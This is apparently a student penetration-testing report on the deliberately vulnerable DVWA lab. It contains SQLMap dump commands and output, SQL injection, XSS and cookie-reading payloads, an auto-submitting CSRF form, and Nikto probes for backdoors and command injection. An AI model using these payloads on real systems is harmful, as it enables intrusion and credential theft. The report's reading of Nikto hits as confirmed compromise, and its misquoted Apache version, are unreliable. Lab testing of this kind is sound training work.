Web Application Security Testing Report

Project: Vulnerability Assessment on DVWA
Tools Used: SQLMap, Nikto, Manual (Browser) Testing
Prepared by: *RAWLINGS ODIERO*
Date: August 2025
Task: 1

FutureInterns

Executive Summary

This report documents the end-to-end process of testing a vulnerable web application (DVWA) hosted on Kali Linux. The goal was to simulate real-world penetration testing scenarios, uncover common security flaws, and suggest mitigation strategies based on best practices.

Tools and Methodology

- **Web Application Target:** Damn Vulnerable Web Application (DVWA)
- **Test Environment:** Kali Linux (2025 edition)
- **Approach:**


    1. Set up DVWA with MariaDB and Apache on Kali
    2. Enabled “low” security mode for full exploitability
    3. Conducted manual and automated tests using:
        - SQLMap (SQL injection)
        - Manual CSRF.HTML Crafting
        - Nikto (Web server misconfiguration)
        - Browser-based injection tests
    4. Mapped vulnerabilities to OWASP Top 10
    5. Collected screenshots for documentation

Vulnerabilities Identified and Exploited

✅ Vulnerability 1: SQL Injection

Description:
Injection into the `id` parameter using `' OR '1'='1` bypassed logic and exposed user data from the backend.

Tool: Manual testing with payload
Severity: High
Response (Simulated): Secured input field using parameterized queries.



✅ Automation with SQLMap:

The SQL Injection vulnerability was exploited using `sqlmap` for automated enumeration of databases and credential dumping. The following command was executed:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=62872aa381f5f24da77630834bef64d1" --batch --dbs
```

Purpose: Listed all databases (e.g., `dvwa`, `information_schema`)

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6011 FROM (SELECT(SLEEP(5)))uSdR) AND 'GpAg'='GpAg&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162627671,0x6f7962585471754844494d434158706a6e6e69446e6963475
35947756e795277486941544514c78,0x71717a6271)-- -&Submit=Submit
---
[05:55:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[05:55:25] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[05:55:25] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[05:55:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
```

List Tables in the Target Database:

Used after identifying the dvwa database to explore its structure.

```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/127.0.0.1]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=62872aa381f5f24da77630834bef64d1" \
-D dvwa --tables
```

Purpose: Listed all tables inside the `dvwa` database (e.g., `users`, `guestbook`, etc.)


```
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6011 FROM (SELECT(SLEEP(5)))uSdR) AND 'GpAg'='GpAg&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162627671,0x6f7962585471754844494d434158706a6e6e69446e6963475
35947756e7952774869415444514c78,0x71717a6271)-- -&Submit=Submit
---
[06:00:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[06:00:28] [INFO] fetching tables for database: 'dvwa'
[06:00:28] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[06:00:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 06:00:28 /2025-08-06/
```

Dump Data from the `users` Table:

Finally, dumped user credentials and other data from the users table

```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/127.0.0.1]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=62872aa381f5f24da77630834bef64d1" \
-D dvwa -T users --dump
```

Purpose: Extracted usernames and passwords (hashed), confirming successful exploitation.





```
[09:53:31] [INFO] using hash method 'md5_generic_passwd'
[09:53:31] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:53:31] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:53:31] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:53:31] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+---------------------------------+----------------------------------------------+----------
-+------------+---------------------+-------------+
| user_id | user    | avatar                          | password                                     | last_name
 | first_name | last_login          | failed_login |
+---------+---------+---------------------------------+----------------------------------------------+----------
-+------------+---------------------+-------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
 | admin      | 2025-08-06 04:43:13 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown
 | Gordon     | 2025-08-06 04:43:13 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
 | Hack       | 2025-08-06 04:43:13 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
 | Pablo      | 2025-08-06 04:43:13 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
 | Bob        | 2025-08-06 04:43:13 | 0            |
```

✅ Vulnerability 2: Cross-Site Scripting (XSS)

Description:
Unsanitized input allowed attacker-supplied JavaScript to be reflected and executed.

Tool: Browser/Manual testing with payload
Payload: `<script>alert('XSS')</script>`
Severity: Medium
Response (Simulated): Enabled output encoding and CSP header






✅ Vulnerability 3: Session Cookie Disclosure via Reflected XSS

Description:
An attacker can inject JavaScript payloads into the application due to insufficient input validation and output encoding. This allows the execution of arbitrary scripts in the context of the victim's browser, enabling the attacker to access sensitive information like the session cookie.

Page Tested: `/vulnerabilities/xss_r/`
Security Level: Medium
Payload Used: `<script>alert(document.cookie)</script>`




✅ Vulnerability 4: Cross-Site Request Forgery (CSRF)

Description: Password change functionality was exploitable via a manually crafted .html form
Tool: csrf.html hosted locally
Severity: Medium
Response (Simulated): Implemented anti-CSRF tokens and SameSite cookies.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [07/Aug/2025 09:38:49] "GET /csrf.html HTTP/1.1" 200 -
```

```
  GNU nano 8.4                                        csrf.html
<html>
<body>
<h3>CSRF Attack PoC</h3>
<form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="GET">
    <input type="hidden" name="password_new" value="hackedpass">
    <input type="hidden" name="password_conf" value="hackedpass">
    <input type="submit" value="Click me!">
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>
```



✅ Vulnerability 5: Authentication Bypass

Description:
Login was bypassed using `admin' OR '1'='1` SQL logic in the input field.

Severity: High
Response (Simulated): Rewrote logic with strict SQL input validation.

✅ Vulnerability 6: Apache Server Status Information Disclosure

Description: The Nikto web server scan against `127.0.0.1` on port 80 revealed several notable vulnerabilities and misconfigurations. Firstly, the server does not include the `X-Frame-Options` header in its HTTP responses, leaving it susceptible to clickjacking attacks where malicious sites could embed the application within an iframe. Similarly, the absence of the `X-Content-Type-Options` header means the browser may attempt MIME-type sniffing, potentially leading to the execution of content in unintended ways, increasing the risk of cross-site scripting or content injection attacks.

Additionally, the server discloses `ETag` headers, which, while often overlooked, can be leveraged for web cache poisoning or content version tracking. The scan also detected that the

server accepts various HTTP methods including `OPTIONS`, which may reveal unnecessary methods and expand the attack surface.

Of greater concern, the Apache server's `/server-status` endpoint was found to be publicly accessible. This exposes real-time information about the server's performance, requests, and potentially sensitive system details, which should be restricted to trusted IPs or disabled entirely.

Most critically, the scan uncovered multiple instances of PHP backdoor file managers across various directories and WordPress themes/plugins, such as `server.php`, `content-post.php`, `Meuhy.php`, and `meta.php`, all with the ability to read files like `/etc/hosts`. These are indicators of a compromised system, where attackers may have uploaded or injected web shells to maintain persistent access. One such backdoor was also found in `/shell/tetai`, further indicating unauthorized access. Additionally, a potentially dangerous CGI script (`login.cgi`) suggests that the server may be vulnerable to command injection, particularly targeting D-Link router functionality.

The server also reveals its Apache version (`Apache/2.4.6`), which could assist attackers in crafting version-specific exploits. Overall, the findings point to a system with critical security weaknesses, including misconfigurations, unpatched software, and confirmed compromise via backdoors, all of which warrant immediate remediation.

Tool: Nikto
Severity: High
Response (Simulated): Disabled `Options Indexes` in Apache config.

127.0.0.1 / 127.0.0.1 port 80

Target IP	127.0.0.1
Target hostname	127.0.0.1
Target Port	80
HTTP Server	Apache/2.4.65 (Debian)
Site Link (Name)	http://127.0.0.1:80/
Site Link (IP)	http://127.0.0.1:80/

URI	/
HTTP Method	GET
Description	/: The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://127.0.0.1:80/ http://127.0.0.1:80/
References	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

URI	/
HTTP Method	GET
Description	/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
Test Links	http://127.0.0.1:80/ http://127.0.0.1:80/
References	https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

URI	/
HTTP Method	GET
Description	/: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 61236d1d67a20, mtime: gzip.
Test Links	http://127.0.0.1:80/ http://127.0.0.1:80/
References	CVE-2003-1418

URI	/
HTTP Method	OPTIONS
Description	OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
Test Links	http://127.0.0.1:80/ http://127.0.0.1:80/
References	

URI	///etc/hosts
HTTP Method	GET
Description	///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
Test Links	http://127.0.0.1:80///etc/hosts http://127.0.0.1:80///etc/hosts
References	

URI	/server-status
HTTP Method	GET
Description	/server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources.
Test Links	http://127.0.0.1:80/server-status http://127.0.0.1:80/server-status
References	OSVDB-561

URI	/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts
HTTP Method	GET
Description	/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
Test Links	http://127.0.0.1:80/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts http://127.0.0.1:80/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts
References	

URI	/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts
HTTP Method	GET
Description	/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
Test Links	http://127.0.0.1:80/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts http://127.0.0.1:80/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts
References	

URI	/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts
HTTP Method	GET
Description	/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
Test Links	http://127.0.0.1:80/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts http://127.0.0.1:80/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts
References	

URI	/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts
HTTP Method	GET
Description	/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
Test Links	http://127.0.0.1:80/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts http://127.0.0.1:80/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts
References	

URI	/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts
HTTP Method	GET
Description	/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
Test Links	http://127.0.0.1:80/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts http://127.0.0.1:80/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts
References	

URI	/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts
HTTP Method	GET
Description	/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
Test Links	http://127.0.0.1:80/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts http://127.0.0.1:80/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts
References	

URI	/assets/mobirise/css/meta.php?filesrc=
HTTP Method	GET
Description	/assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
Test Links	http://127.0.0.1:80/assets/mobirise/css/meta.php?filesrc= http://127.0.0.1:80/assets/mobirise/css/meta.php?filesrc=
References	

URI	/login.cgi?cli=aa%20aa%27cat%20/etc/hosts
HTTP Method	GET
Description	/login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
Test Links	http://127.0.0.1:80/login.cgi?cli=aa%20aa%27cat%20/etc/hosts http://127.0.0.1:80/login.cgi?cli=aa%20aa%27cat%20/etc/hosts
References	

URI	/shell?cat+/etc/hosts
HTTP Method	GET
Description	/shell?cat+/etc/hosts: A backdoor was identified.
Test Links	http://127.0.0.1:80/shell?cat+/etc/hosts http://127.0.0.1:80/shell?cat+/etc/hosts
References	

Host Summary

Start Time	2025-08-07 10:23:32
End Time	2025-08-07 10:24:03
Elapsed Time	31 seconds
Statistics	8074 requests, 0 errors, 15 findings

Scan Summary

Software Details	Nikto 2.5.0
CLI Options	-h http://127.0.0.1 -o dvwa-nikto-report.html -Format html
Hosts Tested	1
Start Time	Thu Aug 7 10:23:32 2025
End Time	Thu Aug 7 10:24:03 2025
Elapsed Time	31 seconds

OWASP Top 10 Mapping Table:

OWASP Risk	Status	Vulnerability Example
A01: Broken Access Control	✅	SQLi Auth Bypass, CSRF
A02: Cryptographic Failures	⚠️	No HTTPS/Transport not verified
A03: Injection	✅	SQL Injection (manual + SQLMap)
A05: Security Misconfiguration	✅	Directory Listing, Server Status Disclosure
A07: Identification & Auth Failures	✅	Reflected XSS, Admin Bypass
A09: Vulnerable Components	⚠️	PHP shells, outdated Apache

Conclusion & Recommendations

This assessment revealed several critical vulnerabilities in the DVWA application, including SQL injection, authentication bypass, XSS, CSRF, and insecure server configurations. Using tools like SQLMap and Nikto, I demonstrated how attackers could extract sensitive data, manipulate user sessions, and exploit weak input validation. These findings highlight the need for secure coding practices, proper authentication controls, and hardened server configurations. To mitigate these risks, I recommend implementing input validation, using prepared statements, enabling CSRF tokens, securing authentication mechanisms, and disabling unnecessary server features. Regular security audits and automated scans should be part of the development process to ensure ongoing protection.